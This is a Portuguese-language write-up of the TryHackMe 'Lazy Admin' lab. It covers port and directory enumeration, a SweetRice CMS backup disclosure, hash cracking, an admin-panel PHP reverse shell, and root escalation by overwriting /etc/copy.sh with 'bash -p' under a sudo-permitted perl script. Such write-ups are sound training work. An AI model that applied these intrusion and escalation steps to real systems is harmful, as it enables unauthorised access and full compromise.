

Lazy Admin – TryHackMe

Dificuldade: fácil

29/04/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Exploração	3
4. Escalada de Privilégios	9
5. Conclusão.....	10
6. Referencias.....	10

1. Visão Geral

Este relatório descreve a exploração da máquina *Lazy Admin*, abordando desde a obtenção de acesso inicial até o comprometimento total do sistema. Inicialmente, foi identificada uma vulnerabilidade de *backup disclosure*, que permitiu o acesso a arquivos sensíveis da aplicação. A partir dessas informações, foi possível acessar o painel administrativo, onde uma falha adicional possibilitou a execução remota de código. Com isso, foi estabelecida uma *reverse shell*, permitindo a interação com o sistema e a posterior enumeração para identificação de vetores de escalonamento de privilégios.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, realizei o acesso ao endereço IP da máquina por meio de um navegador web. Como resultado, foi exibida a página padrão do Ubuntu.




Figura 1 – Página rodando no index

2.2 Enumeração de portas

Dessa forma, realizei uma varredura de portas no servidor utilizando a ferramenta nmap, para isso, utilizei o seguinte comando:

```
nmap -T4 <IP do alvo>
```

```
(kali@kali)-[~]
$ nmap -T4 10.66.176.17 -iU -sC -sV --script=openvpn
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-29 15:41 -0400
Nmap scan report for 10.66.176.17 (10.66.176.17)
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
```

Figura 2 – Resultado da varredura com nmap

3. Exploração

Diante disso, como só tinha essas duas portas optei por realizar uma enumeração de diretórios no servidor web, com o objetivo de identificar páginas ocultas que pudessem fornecer mais informações relevantes para a exploração. Para essa etapa, utilizei a ferramenta Gobuster com a seguinte configuração:

```
gobuster dir -u http://<IP alvo> -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
```

```
(kali@kali)-[~]
$ gobuster dir -u http://10.66.176.17 -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.66.176.17
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 277]
.hta.html (Status: 403) [Size: 277]
.hta.txt (Status: 403) [Size: 277]
.htaccess (Status: 403) [Size: 277]
.htaccess.html (Status: 403) [Size: 277]
.htaccess.php (Status: 403) [Size: 277]
.hta.php (Status: 403) [Size: 277]
.htaccess.txt (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
.htpasswd.html (Status: 403) [Size: 277]
.htpasswd.php (Status: 403) [Size: 277]
.htpasswd.txt (Status: 403) [Size: 277]
content (Status: 301) [Size: 314] [→ http://10.66.176.17/content/]
index.html (Status: 200) [Size: 11321]
index.html (Status: 200) [Size: 11321]
server-status (Status: 403) [Size: 277]
Progress: 18452 / 18452 (100.00%)
Finished
```

Figura 3 – Resultado gobuster

Posteriormente, realizei uma nova varredura utilizando a ferramenta ffuf, com o objetivo de identificar diretórios e arquivos adicionais na aplicação:

```
ffuf -u http://<ip>/content/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.html,.txt
```

A partir dos resultados obtidos, iniciei a exploração manual dos diretórios descobertos. Um dos arquivos identificados foi o /content/changelog.txt




Figura 4 – Página changelog.txt

Ao analisar o conteúdo do arquivo obtido anteriormente, foi possível identificar a tecnologia utilizada pelo servidor, bem como sua versão específica: o **SweetRice CMS** na versão 1.5.0. Essa informação foi essencial para direcionar a análise, permitindo reduzir o escopo de investigação para vulnerabilidades conhecidas dessa versão do sistema.



Figura 5 – Vulnerabilidade encontrada

A partir disso, iniciei a enumeração manual de diretórios e arquivos, com o objetivo de localizar pontos de entrada e possíveis falhas de segurança. Durante essa etapa, explorei os diretórios relacionados a conteúdo estático, como `/content/images`

Nesse diretório, identifiquei imagens e recursos que indicavam a existência de páginas e funcionalidades ainda não mapeadas anteriormente.

Index of /content/images			
	Name	Last modified	Size Description
Parent Directory			
	action_icon.png	2016-09-19 17:55	4.4K
	ajax-loader.gif	2016-09-19 17:55	847
	captcha.php	2016-09-19 17:55	1.7K
	captcha.png	2016-09-19 17:55	299
	favicon.ico	2016-09-19 17:55	1.1K
	header_background.png	2016-09-19 17:55	201
	loading.gif	2016-09-19 17:55	2.1K
	logo.png	2016-09-19 17:55	10K
	sitemap.xml	2016-09-19 17:55	2.9K
	sweetrice.jpg	2016-09-19 17:55	14K
	sweetrice.png	2016-09-19 17:55	9.5K
	sweetrice_icon.png	2016-09-19 17:55	1.3K
	xmlrss.png	2016-09-19 17:55	791

Apache/2.4.18 (Ubuntu) Server at 10.66.176.17 Port 80

Figura 6 – Versão da página/content/images

Dando continuidade à enumeração, foi identificado o diretório `/content/inc` esse diretório chamou atenção por conter arquivos potencialmente sensíveis relacionados à configuração interna da aplicação.

Index of /content/inc

Name	Last modified	Size	Description
 Parent Directory		-	
 404.php	2016-09-19 17:55	1.9K	
 alert.php	2016-09-19 17:55	2.1K	
 cache/	2019-11-29 12:30	-	
 close_tip.php	2016-09-19 17:55	2.4K	
 db.php	2019-11-29 12:30	165	
 do_ads.php	2016-09-19 17:55	782	
 do_attachment.php	2016-09-19 17:55	640	
 do_category.php	2016-09-19 17:55	2.8K	
 do_comment.php	2016-09-19 17:55	3.0K	
 do_entry.php	2016-09-19 17:55	2.6K	
 do_home.php	2016-09-19 17:55	1.8K	
 do_lang.php	2016-09-19 17:55	387	
 do_rssfeed.php	2016-09-19 17:55	1.5K	
 do_sitemap.php	2016-09-19 17:55	4.5K	
 do_tags.php	2016-09-19 17:55	2.7K	
 do_theme.php	2016-09-19 17:55	452	
 error_report.php	2016-09-19 17:55	2.5K	
 font/	2016-09-19 17:57	-	
 function.php	2016-09-19 17:55	89K	
 htaccess.txt	2016-09-19 17:55	137	
 init.php	2016-09-19 17:55	3.9K	
 install.lock.php	2019-11-29 12:30	45	
 lang/	2016-09-19 17:57	-	
 lastest.txt	2016-09-19 17:55	5	
 mysql_backup/	2019-11-29 12:30	-	
 rssfeed.php	2016-09-19 17:55	1.6K	
 rssfeed_category.php	2016-09-19 17:55	1.7K	
 rssfeed_entry.php	2016-09-19 17:55	2.1K	
 sitemap_xml.php	2016-09-19 17:55	2.1K	

Figura 7– Versão da página/content/inc

Ao navegar por seus subdiretórios, foi localizado um diretório de backup que poderia ser relacionada a vulnerabilidade anterior `/content/inc/mysql_backup/`

Dentro do diretório, encontrei um arquivo de backup do banco de dados, caracterizando exatamente uma falha de backup disclosure, onde informações sensíveis são expostas indevidamente.

[illegible]

Figura 8 –Backup achado

A senha encontrada parecia estar em uma hash e para obter a senha em texto plano, foi utilizado um serviço online de quebra de hashes, o CrackStation, que permitiu identificar a senha correspondente ao hash encontrado.




Figura 9 – Resultado CrackStation

Após a quebra do hash, foi possível descobrir a senha do usuário administrador. Entretanto, até esse momento, ainda não havia sido identificado o painel de autenticação da aplicação. Assim, continuei a exploração e encontrei o endpoint `/content/as/` que resultou em uma tela de login




Figura 10 –Página login

Esse endpoint correspondia ao painel administrativo do sistema. Utilizando as credenciais obtidas anteriormente, foi possível realizar autenticação com sucesso como administrador.




Figura 11 – Acesso ao painel administrativo

Com o acesso ao painel administrativo, iniciei a análise das funcionalidades disponíveis com o objetivo de identificar possíveis vetores que permitissem a execução de código no servidor. Durante essa etapa, foi

identificada a funcionalidade de gerenciamento de anúncios (Ads), a qual permitia a inserção de conteúdo dinâmico diretamente nas páginas da aplicação. Observei que não havia validação adequada dos dados inseridos, possibilitando a inclusão de código arbitrário.

Para explorar essa falha, realizei o envio de um payload em PHP do [github pentest](#), adaptado para estabelecer uma conexão de shell reversa, com a devida configuração do endereço IP da minha máquina e da porta de escuta.



Figura 12 – Upload da shell

Em seguida, iniciei um listener utilizando o Netcat na porta previamente definida. Porém ao acessar a página onde o conteúdo malicioso havia sido inserido, observei um comportamento anômalo da aplicação, indicando a execução do código.




Figura 13 – Tela encontrada

Portanto, realizei uma navegação mais aprofundada pelo painel administrativo, com o objetivo de entender o funcionamento das configurações disponíveis. Durante análise, localizei uma opção responsável por definir o status do website, permitindo ativar ou desativar a aplicação.




Figura 14 – Tela de ajuste

Após ajustes nas configurações iniciais da aplicação, a conexão reversa foi estabelecida com sucesso, confirmando a execução remota de código no servidor.




Figura 15 – Listener do netcat ativo

Inicialmente, realizei a navegação pelo sistema de arquivos até o diretório /home, utilizando o comando:

```
cd /home
```

Em seguida, ao explorar os diretórios dos usuários, foi localizada a primeira flag do desafio. A leitura do arquivo foi realizada por meio do comando:


```
cat user.txt
```

Com isso, foi possível obter a flag de usuário, confirmando o acesso inicial ao sistema.

4. Escalada de Privilégios

Após a obtenção de acesso inicial ao sistema, iniciei a etapa de escalonamento de privilégios com o objetivo de alcançar o usuário root. Para identificar possíveis vetores de exploração, foi utilizado o comando:

```
sudo -l
```



```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```


Figura 16 – Resultado do comando sudo -l

A saída revelou que o usuário poderia executar o binário `/usr/bin/perl /home/itguy/backup.pl` com privilégios de root, sem a necessidade de senha e com base nessa configuração. Essa configuração indicava um possível vetor de exploração, já que scripts executados com privilégios elevados podem ser abusados dependendo de sua implementação.

Ao inspecionar o conteúdo do arquivo:

```
cat /home/itguy/backup.pl
```

foi observado o seguinte código:



```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$
```

Figura 17 – Resultado do cat

A análise do script revelou que o arquivo `/etc/copy.sh` era executado utilizando o interpretador `sh`. Isso indica que, caso fosse possível modificar esse arquivo, seria viável controlar os comandos executados com privilégios elevados.

Considerando que o script era executado com permissões de root, essa configuração representava uma oportunidade clara de escalonamento de privilégios, portanto reescrevi o arquivo `/etc/copy.sh` com um payload que invoca uma shell privilegiada:

```
printf '#!/bin/bash\nbash -p\n' > /etc/copy.sh
```

Em seguida, realizei a verificação do conteúdo do arquivo para garantir que a modificação ocorreu corretamente:

```
cat /etc/copy.sh
```

Por fim, o script vulnerável foi executado por meio do comando previamente identificado

```
sudo /usr/bin/perl /home/itguy/backup.pl
```

Como resultado, foi possível obter uma shell com privilégios de root, concluindo com sucesso o processo de escalonamento de privilégios.

```
$ printf '#!/bin/bash\nbash -p\n' > /etc/copy.sh
$ cat /etc/copy.sh
#!/bin/bash
bash -p
$ sudo /usr/bin/perl /home/itguy/backup.pl
whoami
root
```

Figura 18 – Privilégio root

Dessa forma, foi possível obter o acesso ao usuário root e, conseqüentemente, a última flag da máquina.

```
cd /root
ls
root.txt
cat root.txt
```

Figura 19 – Captura da última flag

5. Conclusão

A exploração demonstrou falhas críticas relacionadas à ausência de validação de entradas e à má configuração de permissões em scripts executados com privilégios elevados. Essas vulnerabilidades permitiram a execução remota de código e, posteriormente, o escalonamento de privilégios até root. O comprometimento completo da máquina evidencia a importância de práticas seguras de desenvolvimento e configuração. Medidas como validação adequada de inputs e restrição de permissões são essenciais para mitigar esse tipo de risco.

6. Referencias

https://pentest-tools.com/vulnerabilities-exploits/sweetrice-cms-151-backup-disclosure_28852
<https://crackstation.net/>
<https://github.com/pentestmonkey/php-reverse-shell>